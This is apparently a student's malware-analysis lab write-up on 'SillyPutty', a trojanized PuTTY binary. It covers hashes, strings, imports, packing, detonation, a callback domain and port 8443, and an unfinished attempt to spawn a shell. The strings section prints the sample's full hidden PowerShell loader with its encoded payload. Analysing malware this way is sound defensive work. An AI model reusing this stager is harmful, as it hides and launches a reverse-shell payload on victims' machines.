# Challenge 1: SillyPutty


## Challenge Questions:

**- What is the SHA256 hash of the sample?**

Ans: SHA256- 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83


**- What architecture is this binary?**

**Ans:** Windows 32-bit binary is the architecture of the given sample. This can be viewed in PEstudio



**- Are there any results from submitting the SHA256 hash to VirusTotal?**

**Ans:** 59 vendors and 2 sandboxes have flagged this file as malicious.



**- Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?**

**Ans:**

Powershell execution

kernel32

CreateThread

;}$u

D$$[[aYZQ

powershell.exe -nop -w hidden -noni -ep bypass "&(::create((New-Object System.IO.StreamReader(New-Object

System.IO.Compression.GzipStream((New-Object

System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yU

lypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7

TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk

25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUj

mWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFT

ope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRm

aKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+Fv

KJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcW

PiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WI

Gf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMod

e]::Decompress))).ReadToEnd()))"


GDI32.dll

**- Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?**

**Ans:** There were a lot of API calls that are used by threat actors to carry out their malicious activities. I’m mentioning some and the rest I will add in as a screenshot.

1. CreateWindowExA(USER32.dll)
2. FindWindowA(USER32.dll)
3. ShellExecuteA(SHELL32.dll)

**Image snapshots**



We see a lot of API calls that are frequently used by threat actors while developing malware. But on further studying I got to know that these API calls are also used by the putty software. So the IAT table did not give much info.

**- Is it likely that this binary is packed?**

**Ans:**  Virtual Size- 95F6D(in hex) 6,14,253(in bytes)

Size of Raw Data- 96000(in hex) 6,14,400(in bytes)

Inference- Not drastic change in the size. Implying that the binary may not be packed.


Also IAT listed out all the API calls taking place in the program thereby indicating that the program may not be packed.

---

### Basic Dynamic Analysis

**- Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?**

**Ans:** After initial detonation. Without inetsim running the putty configuration dialog box appears and the powershell window appears and disappears.




**- From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?**


**Ans:** This powershell is executed at detonation which we got to know from static analysis

powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(''))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"

Now if we take the base64 string to REMnux and decode if and store the output to a file we get a compressed file




Extracting the file and opening it gave me the actual decompiled payload that was run during execution of the putty.exe program. We also find a lot of indicators in this file itself



**- What is the DNS record that is queried at detonation?**

**Ans:** The answer is provided in the following screenshot. This was captured using wireshark.



DNS:- bonus2.corporatebonusapplication.local

**- What is the callback port number at detonation?**

**Ans:** At detonation the callback port is 8443.

**- What is the callback protocol at detonation?**

**Ans:** The callback protocol is TLS/SSL. This can be found via wireshark as the DNS resolves the packets that follow gives us details.


**- How can you use host-based telemetry to identify the DNS record, port, and protocol?**

**Ans:** I was not sure of how to do that. Please refer to the answers file in the repo

**- Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?**

**Ans:** Since the FlareVM machine does not have the capability to acknowledge to the TLS Client Hello message. We might find it difficult to spawn a shell. Even in the walkthrough video for this challenge the instructor told we could set this up in kali and try spawning a shell. I tried and failed.

So when I was going through my course discord I found a procedure to spawn a shell which I will discuss below. First goto the etc\hosts file and point to the REMnux machine for the domain contacted by the binary.



